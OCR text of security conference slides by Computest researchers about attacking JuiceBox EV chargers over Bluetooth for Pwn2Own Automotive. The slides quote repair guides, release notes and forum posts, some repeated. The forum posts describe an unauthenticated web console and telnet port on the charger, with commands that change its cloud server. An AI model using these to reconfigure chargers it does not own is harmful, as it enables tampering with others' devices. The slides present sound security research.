
# Low Energy to High Energy: Hacking Nearby EV-Chargers Over Bluetooth

Thijs Alkemade & Khaled Nassar
Computest Sector 7

>>

# Introduction

1. Be in Bluetooth/WiFi range
2. ???
3. Execute arbitrary code on the charger






>>


# About us

- We are:
  - Khaled Nassar @notkmhn
  - Thijs Alkemade infosec.exchange/@xnyhps
  - Daan Keuper @daankeuper
- Working for Computest in The Netherlands

SECT7R
powered by Computest


# Pwn2Own Automotive

- Pwn2Own Automotive
  - First time
  - January 2024 in Tokyo
- In scope:
  - Tesla
  - Infotainment systems
  - Automotive operating systems
  - **EV chargers**



# EV chargers

- Level 2 chargers
  - Targeted at the home market
- All of them come with these features
  - Connectivity (WiFi/Ethernet)
  - Scheduling
  - Usage monitoring







>>

# EV chargers

- Initially, we thought chargers would be well secured:
  - New product category
  - Limited communication interfaces
  - Safety regulations






>>

# JuiceBox 40


## Smart EV Charging Station with WiFi


>>

# JuiceBox 40

- BLE (provisioning)
- WiFi

Juicebox repair of burnt relay. Here's how to repair it




ZENTRI

# Getting WiFi working

Matt Falcon and 2 other contributors
Last updated on November 16, 2022



No estimate | Moderate | Community-Contributed Guide

## Step 1 Basic principles of operation

- The JuiceBox doesn't talk directly to your phone, or anything local. It talks only to JuiceNet - the cloud server that crunches all the data.
- The box remembers one WiFi network, and only one WiFi network. It will constantly try connecting to this last-known network as long as it's powered up, retrying every few seconds, for all eternity until the heat death of the universe.
- The WiFi processor is independent of the safety/J1772 processor. That is to say, it'll charge without WiFi, and the only thing WiFi can do to affect charging is change settings - like a schedule or access control.
- There are no settings or history stored on the box (technically, history IS stored on the box, but the server/app-side UX is god-awful and doesn't retrieve or process the locally-stored event and energy data). So, everything about the box is done remotely - user control, what car it is, time-of-use, cost, etc., is all cloud-based.

## **Step 2** Version differences

- Modern JuiceBoxes (late 2018 to present) - running ZAP (Zentri Application) firmware - can automatically update their WiFi processor (but not the core/safety processor) when new firmware is available. You know you have a ZAP box if your Setup network has no password ("JuiceNet-###").

- Older JuiceBoxes (late 2015-late 2018) run the basic ZentriOS core firmware, with no application - acting as "dumb modems" to stream real-time data to the cloud UDP server. These boxes have a Setup mode network with the password "GoElectric" - as written in the manual. Many of these can be updated to ZAP - but read on to why you might not want to.

- The web setup application was removed from ZAP-based firmware for unknown reasons around mid-2020. This makes it near impossible to set up WiFi outside the EV JuiceNet app, or to save correct settings when the app is incorrectly saying they're not valid, or to connect to a hidden network. It's hard to say if updating is a good thing anymore.

- Even older JuiceBoxes (2014-2015) have the basic ZentriOS core firmware, but run on older AMW006 modules - in JuiceBox v8.12 and older. These can't be upgraded, and many are stuck with the version they have - though they can be updated to point to a new server, the core processor may not be speaking a modern protocol language.

- Finally, the very first Kickstarter-era (2013-2014) JuiceBoxes have a Roving Networks WiFly module inside. These can be updated all the way to talk to the modern JuiceNet, but ... it takes wizard skill. Wizard training may come in the later pages of these guides!

# WGM160P MCU Release Notes



## Release Version 1.0.46

Release date: 25-May-2021
Operating System: Gecko OS 4.2.7
Compatible Hardware:
Next Generation North American JuiceBox and JuiceBox Pro 32, 40 and 48 with Type 1 J1772 output plug manufactured starting in December 2019. Supported hardware includes combinations of WiFi (IEEE 801.11b/g/n, 2.4 GHz), Bluetooth, MiFare 13.56 MHz RFID reader, CAT-1 LTE with support for over-the-air (OTA) update through WiFi and LTE.
Next Generation European and LatAm 3 Phase and 1 Phase JuiceBox Basic with Type 2 IEC output plug manufactured starting in Sep 2020. Supported hardware includes combinations of WiFi (IEEE 801.11b/g/n, 2.4 GHz), Bluetooth, MiFare 13.56 MHz RFID reader with support for OTA update through WiFi.
JuicePedestal Unattended Payment Terminal (UPT) with OTA update through the embedded CAT-1 LTE modem.

# Release Version 1.0.46

Release date: 25-May-2021

Operating System: Gecko OS 4.2.7

Compatible Hardware:

Next Generation North American JuiceBox and JuiceBox Pro 32, 40 and 48 with Type 1 J1772 output plug manufactured starting in December 2019. Supported hardware includes combinations of WiFi (IEEE 801.11b/g/n, 2.4 GHz), Bluetooth, MiFare 13.56 MHz RFID reader, CAT-1 LTE with support for over-the-air (OTA) update through WiFi and LTE.

Next Generation European and LatAm 3 Phase and 1 Phase JuiceBox Basic with Type 2 IEC output plug manufactured starting in Sep 2020. Supported hardware includes combinations of WiFi (IEEE 801.11b/g/n, 2.4 GHz), Bluetooth, MiFare 13.56 MHz RFID reader with support for OTA update

**gkirstei** • 2y ago

My JuiceBox 32 went offline. I checked everything and found that actually it is not offline. I was able to access its local IP address via web browser. Turned out that box cannot connect to the servers. I connected via telnet on port 2000 and saw that the evse is periodically trying to connect to the cloud and ntp server. NTP is sensitive issue usually so I changed default ntp server to my gateway router. After hitting enter on command save, everything started to work as I should. Box is back online. 💪 Terminal commands you can find here: https://docs.zentri.com/zentrios/w/latest/cmd/variables/ntp Just remember to enter “save” - after changes.

6 Reply Share ···

**MTBR-4ever** • 2y ago

I had same issues on my Juicebox Pro40, and was able to get it come back online using the NTP options. After a few weeks though, back to the same problem. I got through to someone in techsupport who was aware of the issue and provided a solution. Apparently on these older units were unable to receieve the update that directs them to the proper server. Here are the steps:

1. obtain the IP address of your Juicebox and enter this into web browser. There is no password by the way, which is a concern
2. Click Console on the left hand said
3. In the console, type the following:

set ud c h emwjuicebox.cloudapp.net

save

reboot

The unit will reboot and will connect to the proper server. Enel app should then show your JB back online. It did for me.

enel x

Releases Notes

# WGM160P MCU Release Notes

- Release Version 1.0.46
- Release Version 1.0.38
- Release Version 1.0.36
- Release Version 1.0.30
- Release Version 1.0.27
- Release Version 1.0.22
- Release Version 1.0.21

## Release Version 1.0.46

Release date:25-May-2021
Operating System:Gecko OS 4.2.7
Compatible Hardware:
Next Generation North American JuiceBox and JuiceBox Pro 32, 40 and 48 with Type 1 J1772 output plug manufactured starting in December 2019. Supported hardware includes combinations of WiFi (IEEE 801.11b/g/n, 2.4 GHz), Bluetooth, MiFare 13.56 MHz RFID reader, CAT-1 LTE with support for over-the-air (OTA) updates th

gkirstei • 2y ago

My JuiceBox 32 went offline. I checked everything and found that actually it is not offline. I was able to access its local IP address via web browser. Turned out that box cannot connect to the servers. I connected via telnet on port 2000 and saw that the evse is periodically trying to connect to the cloud and ntp server. NTP is sensitive issue usually so I changed default ntp server to my gateway router. After hitting enter on command save, everything started to work as I should. Box is back online. 💪 Terminal commands you can find here: https://docs.zentri.com/zentrios/w/latest/cmd/variables/ntp Just remember to enter "save" - after changes.

6 Reply Share ...

MTBR-4ever • 2y ago

I had same issues on my Juicebox Pro40, and was able to get it come back online using the NTP options. After a few weeks though, back to the same problem. I got through to someone in techsupport who was aware of the issue and provided a solution. Apparently on these older units were unable to receieve the update that directs them to the proper server. Here are the steps:

1. obtain the IP address of your Juicebox and enter this into web browser. There is no password by the way, which is a concern
2. Click Console on the left hand said
3. In the console, type the following:


set ud c h emwjuicebox.cloudapp.net

save

reboot

The unit will reboot and will connect to the proper server. Enel app should then show your

Juicebox repair of burnt relay. Here's how to repair it



IFIXIT Search

Home › Vehicle › Accessory › JuiceBox EVSE

Parts Guides Answers Edit

## Getting WiFi working

Matt Falcon and 2 other contributors
Last updated on November 16, 2022

5.2K 9 1 0

